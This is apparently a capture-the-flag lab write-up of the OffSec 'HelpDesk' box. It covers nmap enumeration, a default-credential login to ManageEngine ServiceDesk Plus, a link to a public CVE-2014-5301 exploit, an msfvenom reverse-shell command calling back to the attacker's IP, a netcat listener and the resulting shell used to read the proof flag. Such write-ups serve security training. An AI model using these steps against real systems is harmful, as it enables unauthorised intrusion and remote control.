OffSec Practice

HelpDesk(Easy)

Alif

Enumeration


Nmap

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds (workgroup: WORKGROUP
3389/tcp open  ms-wbt-server Microsoft Terminal Service
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
|_http-title: ManageEngine ServiceDesk Plus
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone (90%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7::sp1 cpe:/
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (87%), Microsoft Wi
t Windows 8.1 Update 1 (87%), Microsoft Windows 8.1 R1 (87%), Microsoft Windows Phone 7.5 or 8.0 (87%), Microsoft Wi
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: HELPDESK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2

Host script results:
|_clock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: -1s
| smb-os-discovery:
|   OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: HELPDESK
|   NetBIOS computer name: HELPDESK\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-03-13T15:55:36-07:00
| smb2-security-mode:
|   2:0:2:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-03-13T22:55:36
|_  start_date: 2024-03-13T22:52:05
|_nbstat: NetBIOS name: HELPDESK, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:bf:93:ef (VMware)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.61 seconds
```


Port 8080(HTTP)

When going to the page for port 8080 in firefox, I am greeted by this login page:

When googling for ManageEngine ServiceDesk Plus 7.6.0 exploit, it gives me this link from github: https://github.com/PeterSufliarsky/exploits/blob/master/CVE-2014-5301.py





This exploit requires that i have a valid login



I will try to use a brute force login like hydra, but before that i will try to use default credentials.

It seems that administrator:administrator works:





Now I can get the exploit to work.

Getting the shell

Reading the exploit code, it asks for use to use msfvenom to get a reverse payload:
msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.170 LPORT=4444 -f war > shell.war

```
10  # or with a reverse TCP shell
11  # msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.170 LPORT=4444 -f war > shell.war
12
```

From here, we will then run a listener on port 4444 and launch the exploit:

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/HelpDesk]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.170] from (UNKNOWN) [192.168.159.43] 49189
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\ServiceDesk\bin>cd C:/
cd C:/

C:\>powershell -ep bypass
powershell -ep bypass
'powershell' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of C:\

09/18/2006  02:43 PM                24 autoexec.bat
09/18/2006  02:43 PM                10 config.sys
12/20/2009  04:06 AM    <DIR>          ManageEngine
```

From here, i can get the proof flag

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BCAD-595B

 Directory of C:\Users\Administrator\Desktop

01/18/2016  09:32 AM    <DIR>          .
01/18/2016  09:32 AM    <DIR>          ..
12/20/2009  06:03 AM    <DIR>          ITSHARED
12/20/2009  05:05 AM             1,535 ManageEngine ServiceDesk.lnk
03/13/2024  03:52 PM                34 proof.txt
               2 File(s)          1,569 bytes
               3 Dir(s)   6,298,316,800 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
5b386c9e739bcc13b[redacted]
```